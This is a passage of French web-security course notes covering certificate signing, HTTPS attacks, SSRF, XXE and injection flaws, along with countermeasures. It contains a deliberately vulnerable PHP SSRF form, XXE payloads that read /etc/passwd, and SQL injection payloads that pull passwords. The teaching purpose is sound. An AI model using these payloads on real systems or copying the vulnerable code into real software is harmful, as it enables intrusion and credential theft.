La CA signe numériquement le certificat en utilisant sa clé privée pour attester de l'authenticité des informations contenues dans le certificat. Le certificat signé est ensuite renvoyé au demandeur, qui peut l'utiliser pour une communication sécurisée ou une authentification.

# Vérification de signature (côté AC) :

- **Algorithme de hachage** : À la réception du CSR, la CA hache les données CSR en utilisant la même fonction de hachage cryptographique utilisée par le client (p. ex., SHA-256).
- **Algorithme de vérification de signature** : La CA vérifie la signature du CSR à l'aide de la clé publique du client, confirmant ainsi l'authenticité de la demande.
- **Objectif** : En comparant la valeur de hachage calculée avec la valeur de hachage signée, la CA s'assure que la CSR n'a pas été altérée pendant la transmission.

**4. Validation du certificat** : Lors de la communication avec d'autres parties, les utilisateurs valident les certificats numériques en utilisant la clé publique de la CA ou via des protocoles de validation en ligne. Cela garantit l'authenticité des certificats et établit une connexion sécurisée basée sur la confiance.

## **IV. Attaques courantes de communication :**

### **1. SSL Stripping :**

SSL Stripping, également connu sous le nom d'Attaque par Dégradation SSL, cible le protocole de communication sécurisé, HTTPS (Hypertext Transfer Protocol Secure). Dans cette attaque, l'attaquant intercepte la communication entre un utilisateur et un site Web. L'attaquant manipule ensuite la connexion, forçant le navigateur de l'utilisateur à passer d'une connexion HTTPS sécurisée à une connexion HTTP non sécurisée. Cela expose des données sensibles, telles que des identifiants de connexion ou des informations de carte de crédit, car elles sont transmises sans cryptage dans une connexion HTTP.

## 2. Attaque de l'homme du milieu (MitM) :

Une attaque Man-in-the-Middle (MITM) sur des applications Web implique un attaquant interceptant la communication entre un client et un serveur, ce qui leur permet d'écouter, de modifier ou d'injecter du contenu malveillant dans les données transmises entre les deux parties.

Une fois positionné, l'attaquant peut utiliser diverses techniques pour intercepter et manipuler le trafic :

- Proxy HTTP** : L'attaquant met en place un serveur proxy HTTP, trompant le client pour qu'il se connecte à celui-ci au lieu du serveur légitime. Le proxy relaye les requêtes au serveur et transmet les réponses au client, permettant à l'attaquant d'inspecter et de modifier le trafic en transit.

- ❑ **SSL Stripping** : Si la communication entre le client et le serveur est chiffrée avec SSL/TLS, l'attaquant peut utiliser des techniques de dégradation SSL expliquées ci-dessus.
- ❑ **Déchiffrement et chiffrement du trafic** : Dans les scénarios chiffrés SSL/TLS, les attaquants peuvent déchiffrer le trafic HTTPS en utilisant des vulnérabilités dans SSL/TLS ou en obtenant la clé privée du serveur. Après le déchiffrement, ils analysent, manipulent et rechiffrent les données avant de les transmettre.

### 3. CRIME (Compression Ratio Information Leakage Made Easy) :

CRIME exploite les faiblesses des algorithmes de compression de données utilisés pour la communication HTTPS. En manipulant méticuleusement le contenu des requêtes envoyées sur une connexion HTTPS, un attaquant peut analyser les variations de la taille des données compressées transmises par le serveur. L'attaquant pourrait potentiellement d'inférer des bits d'informations sensibles intégrées dans les cookies ou d'autres éléments de données cryptés.

Bien que le CRIME soit moins répandu reste une menace potentielle.

## **4. BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext):**

Similaire à CRIME, BREACH exploite les vulnérabilités des méthodes de compression de données. Cette attaque cible les données compressées à l'aide des algorithmes intégrés du protocole HTTP comme Gzip ou DEFLATE. En envoyant des requêtes méticuleusement conçues avec un contenu variable et en observant les fluctuations de taille de réponse correspondantes, un attaquant pourrait potentiellement exfiltrer des parties des données confidentielles d'un utilisateur, y compris les informations de connexion.

La désactivation de la compression pour la transmission de données sensibles et l'utilisation d'un cryptage robuste sont des mécanismes de défense cruciaux contre les attaques BREACH.

## V. Bonnes pratiques de sécurité des communications :

### Toujours imposer HTTPS :

Mettre HTTPS le protocole par défaut pour toutes les communications entre votre application Web et les navigateurs des utilisateurs. HTTPS crypte les données en transit, les protégeant contre l'écoute et la falsification par des attaquants.

- Rediriger le trafic HTTP vers HTTPS : Implémentez des redirections côté serveur pour déplacer automatiquement les utilisateurs des connexions HTTP non sécurisées vers des connexions HTTPS sécurisées. Cela garantit un chiffrement constant quel que soit le mode d'accès des utilisateurs à votre application.

## **Implémentez des protocoles de chiffrement solides :**

- Utilisez les dernières versions de TLS (telles que TLS 1.2 ou TLS 1.3) pour crypter les données.
- Évitez les protocoles obsolètes et vulnérables comme SSLv2 et SSLv3.

## **Utilisez les suites de chiffrement solides :**

- Configurez les serveurs pour utiliser des suites de chiffrement robustes offrant un chiffrement et une authentification sécurisés, tels que AES-GCM ou ChaCha20-Poly1305.
- Désactivez les suites de chiffrement faibles comme RC4 et 3DES.

## En-têtes de sécurité HTTP :

- Mettre en œuvre HTTP-Strict-Transport-Security (HSTS) pour imposer le protocole HTTPS et prévenir les attaques de dégradation.
- Configurer les en-têtes CORS pour restreindre les requêtes inter-domaines à des domaines de confiance.
- Désactiver la compression HTTP pour les connexions HTTPS afin de prévenir les attaques CRIME et BREACH

## Protection contre le détournement de session :

- Utilisez des cookies sécurisés avec les flags Secure et HttpOnly pour empêcher le détournement de session via des attaques XSS.
- Mettre en place des mécanismes d'expiration et de réauthentification des sessions

## VI. Outils de certification

### 1. Openssh :

OpenSSH est un outil de sécurisation des communications réseau, assurant le chiffrement et l'authentification des connexions à distance. Il permet un accès sécurisé aux serveurs distants et offre des fonctionnalités pour gérer les clés cryptographiques et les certificats, renforçant ainsi la sécurité du réseau.

**OpenSSH facilite la création de certificats auto-signés :**

- **Génération de clés** : OpenSSH peut générer des paires de clés cryptographiques (clés publiques et privées) pour chaque serveur.
- **Certificate Signing Request (CSR)** : À l'aide de la clé privée générée, vous pouvez créer un CSR, qui agit comme une demande de certificat contenant des informations sur le serveur.

- **Auto-signature du certificat** : OpenSSH vous permet de signer le CSR à l'aide de la clé privée d'une autorité de certification de confiance établie au sein de votre réseau local (essentiellement un certificat auto-signé).

## 2. Certbot :

Certbot simplifie le processus d'obtention et de déploiement de certificats numériques à partir de Let's Encrypt, une autorité de certification gratuite et fiable émettant des certificats TLS/SSL pour les sites Web. Ces certificats jouent un rôle crucial dans l'établissement de la confiance et la sécurisation de la communication entre votre serveur web et les navigateurs des visiteurs.

# Chapitre 3 : Sécurité côté serveur

1 - Introduction

2 – Composants côté serveur

3 - Vulnérabilités courantes

4 – Contrôle d'accès



# Introduction

- La sécurité côté serveur, contrairement à la sécurité côté client, englobe des mesures visant à protéger les composants et les processus qui résident sur le serveur hébergeant une application Web. Alors que la sécurité côté client se concentre sur la protection des navigateurs et des utilisateurs, la sécurité côté serveur vise à renforcer l'infrastructure, les bases de données et le code côté serveur contre diverses menaces et vulnérabilités.

- Le code côté serveur comprend principalement des technologies backend responsables du traitement des demandes, de la gestion des données et de l'exécution de la logique applicative. Cela inclut des langages de script côté serveur comme PHP, Python et Ruby, ainsi que des frameworks tels que Node.js, Django et Laravel. De plus, la sécurité côté serveur implique la sécurisation de l'infrastructure serveur, des bases de données, des reverse proxies et l'intégration sécurisée de services tiers.

## 2. Comprendre les composants côté serveur dans les applications Web

Les composants côté serveur des applications Web constituent la gestion des fonctionnalités et des données, opérant en arrière-plan pour traiter les requêtes, gérer les données et exécuter la logique applicative. Une compréhension approfondie de ces composants est essentielle pour mettre en œuvre des mesures de sécurité efficaces côté serveur et mitiger les vulnérabilités potentielles.

**a) Serveurs :** Un serveur Web est une application logicielle spécialisée chargée de gérer les requêtes HTTP entrantes des clients et de fournir du contenu Web en réponse. Il joue un rôle central dans la fourniture d'applications Web, facilitant la communication entre les clients et les ressources côté serveur. Ils peuvent englober des machines physiques, des instances virtuelles ou une infrastructure basée sur le cloud. Les serveurs gèrent des tâches telles que le routage des requêtes, l'exécution de la logique d'application et la gestion des ressources pour fournir des réponses aux clients.

**Ports de serveur** : Les serveurs web fonctionnent sur des ports désignés, généralement le port 80 pour le trafic HTTP standard et le port 443 pour le trafic HTTPS crypté à l'aide des protocoles SSL/TLS. Ces ports permettent aux serveurs web d'écouter les requêtes entrantes et de répondre en conséquence. De plus, les serveurs web peuvent prendre en charge d'autres protocoles et ports pour des fonctionnalités spécifiques, tels que FTP (File Transfer Protocol) sur le port 21 ou SSH (Secure Shell) sur le port 22.

**Fonctionnalités** : La fonction principale d'un serveur web est de servir des ressources web aux clients sur demande. Cela inclut à la fois du contenu statique et dynamique :

- **Contenu statique** : Le contenu statique fait référence aux fichiers qui restent inchangés et peuvent être servis directement aux clients sans aucun traitement. Les exemples incluent des documents HTML, des fichiers de style CSS, des fichiers JavaScript, des images et des fichiers multimédias. Les serveurs Web servent efficacement le contenu statique en récupérant les fichiers du stockage sur disque et en les transmettant aux clients via le réseau.

- **Contenu dynamique** : En revanche, le contenu dynamique est généré dynamiquement par des scripts ou des applications côté serveur en réponse aux demandes des clients. Cela peut impliquer d'interroger des bases de données, d'exécuter du code côté serveur ou d'interagir avec des services externes pour générer du contenu personnalisé pour chaque demande. Les exemples courants de contenu dynamique comprennent les pages Web générées dynamiquement, les réponses d'API et les applications Web interactives.

**Traitement des requêtes :** Lorsqu'un client envoie une requête HTTP au serveur Web, le serveur traite la requête et génère une réponse appropriée. La réponse peut varier en fonction de facteurs tels que la ressource demandée, l'authentification du client et le traitement côté serveur.

Les types de réponses HTTP générées par un serveur web dépendent de la nature de la requête et de la configuration du serveur :

- **2xx Success Responses :** Ces réponses indiquent que la requête a été reçue, comprise et traitée avec succès par le serveur. Les exemples incluent 200 OK (demande réussie), 201 Created (ressource créée) et 204 No Content (demande réussie sans contenu à retourner).

- **Réponses de redirection 3xx** : Ces réponses informent le client que la ressource demandée est disponible à un autre emplacement. Les exemples incluent 301 Moved Permanently (redirection permanente) et 302 Found (redirection temporaire).
- **4xx Client Error Responses** : Ces réponses indiquent que la demande du client contient des erreurs ou ne peut pas être remplie par le serveur. Les exemples incluent 400 Bad Request (demande mal formée), 404 Not Found (ressource demandée introuvable) et 403 Forbidden (accès refusé).
- **5xx Réponses d'erreur du serveur** : Ces réponses indiquent que le serveur a rencontré une erreur lors du traitement de la demande. Les exemples incluent 500 Internal Server Error (erreur de serveur générique), 503 Service Unavailable (serveur temporairement incapable de traiter la demande) et 504 Gateway Timeout (serveur de passerelle expiré).

## b) Bases de données :

Les bases de données sont au cœur des applications Web, stockant et gérant efficacement les données structurées. Ils fonctionnent sur des systèmes de gestion de base de données (SGBD) comme MySQL ou MongoDB, adaptés à des cas d'utilisation spécifiques. Les bases de données relationnelles organisent les données en tables avec des schémas prédéfinis, idéal pour les applications nécessitant une forte cohérence. Les bases de données NoSQL offrent flexibilité et évolutivité, adaptées à la gestion de grands volumes de données variées.

Les bases de données stockent les profils utilisateur, les catalogues de produits et les enregistrements de transactions, prenant en charge les opérations CRUD (Créer, Lire, Modifier, Supprimer) de manière transparente. Ils garantissent l'intégrité des données, le contrôle de la concurrence et la sécurité, gérés par les administrateurs de base de données. L'intégration avec les applications Web se fait via des API, permettant la récupération et la manipulation dynamiques des données.

### c) Reverse Proxies (Serveurs mandataires inverses) :

Les reverse proxies agissent comme des intermédiaires entre les clients et les serveurs, améliorant la sécurité, l'évolutivité et les performances. Ils peuvent effectuer des fonctions telles que (load balancing) l'équilibrage de charge, la mise en cache et la terminaison SSL, optimisant le flux de trafic entre les clients et les serveurs backend. Les reverse proxies jouent un rôle crucial dans l'atténuation des risques associés à l'exposition directe des serveurs backend à Internet, servant de barrière de protection contre les attaques malveillantes.

## d) Services tiers :

Les applications Web intègrent souvent des services tiers pour améliorer les fonctionnalités, telles que l'authentification, le traitement des paiements et l'analyse. Bien que les services tiers offrent commodité et extensibilité, ils introduisent des dépendances et des risques de sécurité potentiels s'ils ne sont pas gérés correctement. Assurer l'intégration et la configuration sécurisées des services tiers est essentiel pour maintenir la sécurité globale des applications Web.


### 3. Vulnérabilités courantes côté serveur

#### a) Server-Side Request Forgery (SSRF):

SSRF présente une vulnérabilité importante dans le domaine de la sécurité des applications Web. Il exploite les fonctionnalités inhérentes à une application côté serveur pour manipuler le serveur cible en faisant des demandes sortantes non autorisées. Ces demandes peuvent être adressées à des ressources internes ou même à des systèmes externes, ce qui peut entraîner une myriade de conséquences en matière de sécurité.

## Fondements techniques

Les vulnérabilités SSRF résultent de la dépendance des applications Web aux données fournies par l'utilisateur pour récupérer ou traiter des ressources distantes. Ces données, souvent sous forme d'URL, peuvent être malicieusement conçues par un attaquant pour rediriger les requêtes du serveur vers des destinations non voulues. L'absence de mécanismes de validation et de sanitization appropriés côté serveur ouvre la voie à cette exploitation.



## SSRF common flow (Flux commun SSRF)

## Vecteurs d'attaque et conséquences

Les ramifications potentielles d'une attaque SSRF dépendent des objectifs de l'attaquant et de l'architecture du serveur cible. Voici une description de certains vecteurs d'attaque courants :

- Reconnaissance du réseau interne : En créant des requêtes vers des serveurs internes ou des ports spécifiques, les attaquants peuvent cartographier la disposition du réseau interne, identifier les services en cours d'exécution sur ces serveurs et découvrir des vulnérabilités potentielles.

- Exfiltration des données sensibles : Les ressources internes telles que les partages de fichiers ou les bases de données peuvent être accessibles via SSRF si elles sont exposées au sein du réseau. Les attaquants peuvent exploiter cela pour exfiltrer des données sensibles telles que des informations d'identification d'utilisateur ou des informations financières.
- Attaques par déni de service (DoS) : SSRF peut être utilisé pour bombarder les systèmes internes avec des demandes écrasantes, entraînant l'épuisement des ressources et des interruptions de service.

- **Déplacement latéral et escalade des privilèges** : Si des systèmes internes sont compromis via SSRF, les attaquants peuvent les utiliser comme point d'appui pour pivoter à l'intérieur du réseau, ce qui peut augmenter les privilèges et accéder à des actifs plus critiques.

**Exemple :**

```
<?php  
if ($_SERVER['REQUEST_METHOD'] === 'POST') {  
    $url = $_POST['url'];  
    $data = file_get_contents($url);  
    if ($data !== false) {  
        echo $data;  
    } else {  
        http_response_code(500);  
        echo "Error fetching URL";  
    }  
}  
?>  
<?php include 'header.php'; ?>  
<h1>Fetch URL</h1>  
<form method="post">  
    <label for="url">Enter URL:</label>  
    <input type="text" id="url" name="url">  
    <button type="submit">Fetch</button>  
</form>  
<?php include 'footer.php'; ?>
```

Il n'y a pas de validation ou de sanitization de l'entrée d'URL, ce qui la rend vulnérable aux attaques SSRF. Un attaquant pourrait fournir une URL malveillante à partir de laquelle le serveur récupérerait les données.

### **Stratégies d'atténuation :**

Une approche à multi-level est essentielle pour mitiger efficacement les vulnérabilités du SSRF :

- **Validation et sanitization des entrées :** La mise en œuvre de mécanismes robustes pour valider et sanitiser les URL fournies par l'utilisateur est primordiale. Cela inclut la restriction des protocoles, le filtrage des noms d'hôtes non autorisés et le maintien des chemins dans des limites désignées.

- Principe du moindre privilège : Appliquer le principe du moindre privilège pour toutes les applications et tous les services. Cela réduit les dommages potentiels causés par une exploitation SSRF réussie.
- Segmentation du réseau : La segmentation du réseau interne peut restreindre l'accès aux ressources critiques et entraver les tentatives de mouvement latéral d'un attaquant.
- L'enregistrement de votre propre nom de domaine qui résout le réseau interne.
- Surveillance continue et détection des menaces : Les systèmes de gestion de l'information et des événements de sécurité (SIEM) jouent un rôle essentiel dans la détection des tendances anormales du trafic sortant qui pourraient indiquer des tentatives de SSRF.

## b) Entité externe XML (XXE) :

L'injection d'entités externes XML (également appelée XXE) est une vulnérabilité de sécurité Web qui permet à un attaquant d'interférer avec le traitement des données XML d'une application. Il permet souvent à un attaquant d'afficher des fichiers sur le système du serveur d'applications et d'interagir avec tout système interne ou externe auquel l'application elle-même peut accéder.

Dans certaines situations, un attaquant peut escalader une attaque XXE pour compromettre le serveur sous-jacent ou une autre infrastructure backend, en tirant parti de la vulnérabilité XXE pour effectuer des attaques SSRF.

## Exemple de requête xml valide :

```
<?xml version="1.0" encoding="UTF-8"?>  
<FacultyCheck>  
    <StudentId>113</StudentId>  
</FacultyCheck>
```

# Types d'attaques XXE

- Exploiter XXE pour récupérer des fichiers, lorsqu'une entité externe est définie contenant le contenu d'un fichier et renvoyée dans la réponse de l'application.

Exemple :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<FacultyCheck>
    <StudentId>&xxe;</StudentId>
</FacultyCheck>
```

- Exploiter XXE pour effectuer des attaques SSRF, lorsqu'une entité externe est définie sur la base d'une URL vers un système backend.

## Exemple :

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/">
]>
<FacultyCheck>
    <StudenttId>&xxe;</StudenttId>
</FacultyCheck>
```

- Exploiter les données XXE exfiltrées hors bande, lorsque des données sensibles sont transmises du serveur d'applications à un système contrôlé par l'attaquant.
- Exploiter XXE aveugle (blind XXE) pour récupérer des données via des messages d'erreur, où l'attaquant peut déclencher un message d'erreur d'analyse contenant des données sensibles.

Les vulnérabilités XXE aveugles peuvent encore être détectées et exploitées, mais des techniques plus avancées sont nécessaires. Vous pouvez parfois utiliser des techniques hors bande pour trouver des vulnérabilités et les exploiter pour exfiltrer des données. Et vous pouvez parfois déclencher des erreurs d'analyse XML qui conduisent à la divulgation de données sensibles dans les messages d'erreur.

# Impact

- Violation de données : Les attaquants peuvent voler des informations sensibles telles que des mots de passe, des fichiers de configuration et des données personnelles en exploitant des vulnérabilités XXE.
- Compromission du serveur : Dans les cas graves, XXE peut être utilisé pour lancer des attaques SSRF, permettant potentiellement aux attaquants de prendre le contrôle complet de votre serveur.
- Déni de service (DoS) : Les payloads XXE malveillantes peuvent faire cracher des applications ou surcharger des serveurs, les rendant indisponibles pour les utilisateurs légitimes.

# Contre-mesures

- **Désactiver les entités externes** : La défense la plus efficace consiste à désactiver complètement les entités externes dans votre configuration d'analyseur XML. Cela peut être réalisé en définissant les options d'analyseur appropriées ou en utilisant des fonctions spécifiques à la langue comme `libxml_disable_entity_loader()` en PHP.
- **Valider les données saisies par l'utilisateur** : Sanitiser toutes les données XML reçues de sources non fiables pour éviter les références d'entités malveillantes.
- **Utiliser un pare-feu d'application Web (WAF)** : Un WAF peut aider à détecter et à bloquer les attaques XXE en inspectant le trafic XML entrant pour détecter les activités suspectes.
- **Audits de sécurité réguliers** : Effectuez régulièrement des évaluations de sécurité pour identifier et corriger les vulnérabilités XXE dans vos applications et configurations de serveur.

# Injection

Les failles d'injection sont bien connues dans le domaine de la sécurité des applications web. Elles apparaissent lorsque des données utilisateur ne sont pas correctement nettoyées, permettant à des attaquants d'injecter du code malveillant dans les entrées utilisateur. Ce code peut ensuite être exécuté par l'application, entraînant diverses violations de sécurité.

Une application est vulnérable lorsque :

- Les données fournies par l'utilisateur ne sont pas validées ou nettoyées par l'application.
- Des requêtes dynamiques ou des appels non paramétrés sont utilisés directement dans l'interpréteur sans échappement contextuel.

- Les données non fiables sont utilisées dans les paramètres de recherche des ORM pour extraire des enregistrements sensibles.
- Les données non fiables sont directement utilisées ou concaténées. La requête SQL ou la commande contient à la fois la structure et des données malveillantes dans des requêtes dynamiques, des commandes ou des procédures stockées.

### 3-1 Injection SQL

L'injection est une forme courante de faille d'injection où un attaquant peut insérer des commandes SQL malveillantes dans une requête, compromettant la base de données de l'application. Cela permet aux attaquants de visualiser, manipuler ou même supprimer des données.

# Exemples d'injection SQL

Il existe de nombreuses vulnérabilités, attaques et techniques d'injection SQL qui se produisent dans différentes situations. Voici quelques exemples :

- Récupération de données cachées : Modifier une requête SQL pour afficher des plus de résultats que prévu.

Payload: `input' OR 1=1; --`

```
SELECT * FROM users WHERE name = 'input' OR 1=1; --;
```

- Détournement de la logique de l'application : Changer une requête pour contourner les mécanismes de sécurité.

Payload: `' OR '1'='1`

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = 'input_password';
```

- Attaques UNION : Extraire des données d'autres tables de la base de données.

Payload: ' UNION SELECT username, password FROM users--

SELECT \* FROM products WHERE category = '' UNION SELECT \* FROM users--;

- Injection SQL aveugle : Quand les résultats de la requête ne sont pas directement visibles dans les réponses de l'application.

Normal: SELECT \* FROM users WHERE username = 'input' AND password = 'input\_password';

Payload: ' OR SUBSTRING((SELECT password FROM users WHERE username = 'admin'), 1, 1) = 'a'--

Si l'application réagit différemment (par exemple, plus lente ou message différent) quand la condition est vraie, l'attaquant peut deviner les caractères du mot de passe admin un par un.

# Sqlmap

sqlmap est un outil open-source très utilisé pour automatiser la détection et l'exploitation des injections SQL dans les applications web. Apprécié des professionnels de la sécurité, il est simple à utiliser et très puissant.

## Fonctionnalités de sqlmap

sqlmap offre de nombreuses fonctionnalités pour détecter et exploiter les injections SQL :

- **Identification du type de base de données** : sqlmap peut prendre les empreintes digitales et identifier le SGBD utilisé par l'application web, aidant ainsi à formuler des attaques spécifiques.

- **Extraction des données** : Une fois la vulnérabilité confirmée, sqlmap peut extraire des données sensibles de la base de données, comme des identifiants utilisateurs ou d'autres informations critiques.
- **Escalade des privilèges** : Dans certains cas, sqlmap peut tenter d'obtenir des privilèges plus élevés dans la base de données, offrant ainsi un accès à des données ou des fonctions plus sensibles.
- **Interaction avec le système d'exploitation** : Dans des cas rares, sqlmap peut utiliser des techniques avancées pour interagir avec le système d'exploitation du serveur de base de données, permettant ainsi des actions plus étendues.

# Comment Prévenir

Pour éviter les injections, il est essentiel de séparer les données des commandes et des requêtes :

- Utiliser une API sécurisée : Préférez utiliser des interfaces paramétrées ou des outils de mappage objet-relationnel (ORM) qui évitent d'utiliser directement l'interpréteur :

**Note** : Même les procédures stockées paramétrées peuvent introduire des injections SQL si des requêtes sont concaténées avec des données non sécurisées ou exécutées avec EXECUTE IMMEDIATE ou exec().

- **Validation d'entrée côté serveur** : Utilisez une validation positive des entrées côté serveur. Ce n'est pas une défense complète car certaines applications nécessitent des caractères spéciaux, comme les zones de texte ou les API pour les applications mobiles.

- Échapper les caractères spéciaux : Pour les requêtes dynamiques restantes, utilisez la syntaxe d'échappement spécifique de l'interpréteur pour échapper les caractères spéciaux.

**Note :** Les structures SQL comme les noms de tables et de colonnes ne peuvent pas être échappées. Les noms de structure fournis par l'utilisateur sont donc dangereux, ce qui est un problème courant dans les logiciels de création de rapports.

- Utiliser des contrôles SQL comme LIMIT : Utilisez LIMIT et d'autres contrôles SQL dans les requêtes pour empêcher la divulgation massive de données en cas d'injection SQL.

## **3-2 Injection de code**

L'injection de code consiste à injecter du code qui sera interprété ou exécuté par l'application. Ce type d'attaque exploite une mauvaise gestion des données non fiables, souvent en raison d'une validation insuffisante des données d'entrée/sortie.

## **3-3 injection de commande**

L'injection de commande vise à exécuter des commandes arbitraires sur le système hôte via une application vulnérable. Ces attaques sont possibles lorsque des données fournies par l'utilisateur (formulaires, cookies, en-têtes HTTP, etc.) sont passées à un shell système sans être sécurisées. Les commandes du système d'exploitation fournies par l'attaquant sont généralement exécutées avec les privilèges de l'application vulnérable.

Différence entre Injection de Code et Injection de Commande : L'injection de code est limitée par les fonctionnalités du langage injecté (comme PHP), tandis que l'injection de commande utilise du code existant pour exécuter des commandes, souvent dans le contexte d'un shell.

### **3-4 Exécution de code à distance (RCE)**

Les vulnérabilités d'exécution de code à distance (RCE) permettent aux attaquants d'exécuter du code arbitraire sur le serveur à distance. Ces vulnérabilités proviennent souvent d'une validation d'entrée insuffisante et de pratiques de codage non sécurisées, permettant aux attaquants d'injecter et d'exécuter du code malveillant..

**Exploitation des vulnérabilités RCE** : Les attaquants injectent du code malveillant dans divers champs d'entrée de l'application web (champs de formulaire, paramètres d'URL, cookies, en-têtes HTTP). Une fois injecté, ce code est exécuté par l'interpréteur du serveur, permettant aux attaquants d'accéder à des données sensibles, de modifier des fichiers ou d'exécuter des commandes système.

TP

# impact des défauts d'injection

- **Violations de données** : Les failles d'injection peuvent servir de passerelle pour l'accès non autorisé à des informations sensibles. Les attaquants peuvent exploiter ces vulnérabilités pour exfiltrer un large éventail de données, notamment des noms d'utilisateur, des mots de passe, des dossiers financiers et d'autres informations confidentielles stockées dans des bases de données ou des serveurs d'applications.
- **Manipulation des données** : Au-delà du vol de données, les failles d'injection peuvent permettre aux attaquants de manipuler les données existantes. Cette manipulation peut impliquer la corruption d'enregistrements, la modification d'informations critiques ou l'injection de données frauduleuses pour perturber les opérations.

# impact des défauts d'injection

- **Attaques par déni de service (DoS)** : Dans les cas graves, les failles d'injection peuvent être utilisées pour lancer des attaques DoS. L'exécution de code malveillant peut submerger les ressources du système, rendant l'application ou la base de données indisponible pour les utilisateurs légitimes et provoquant des temps d'arrêt importants.
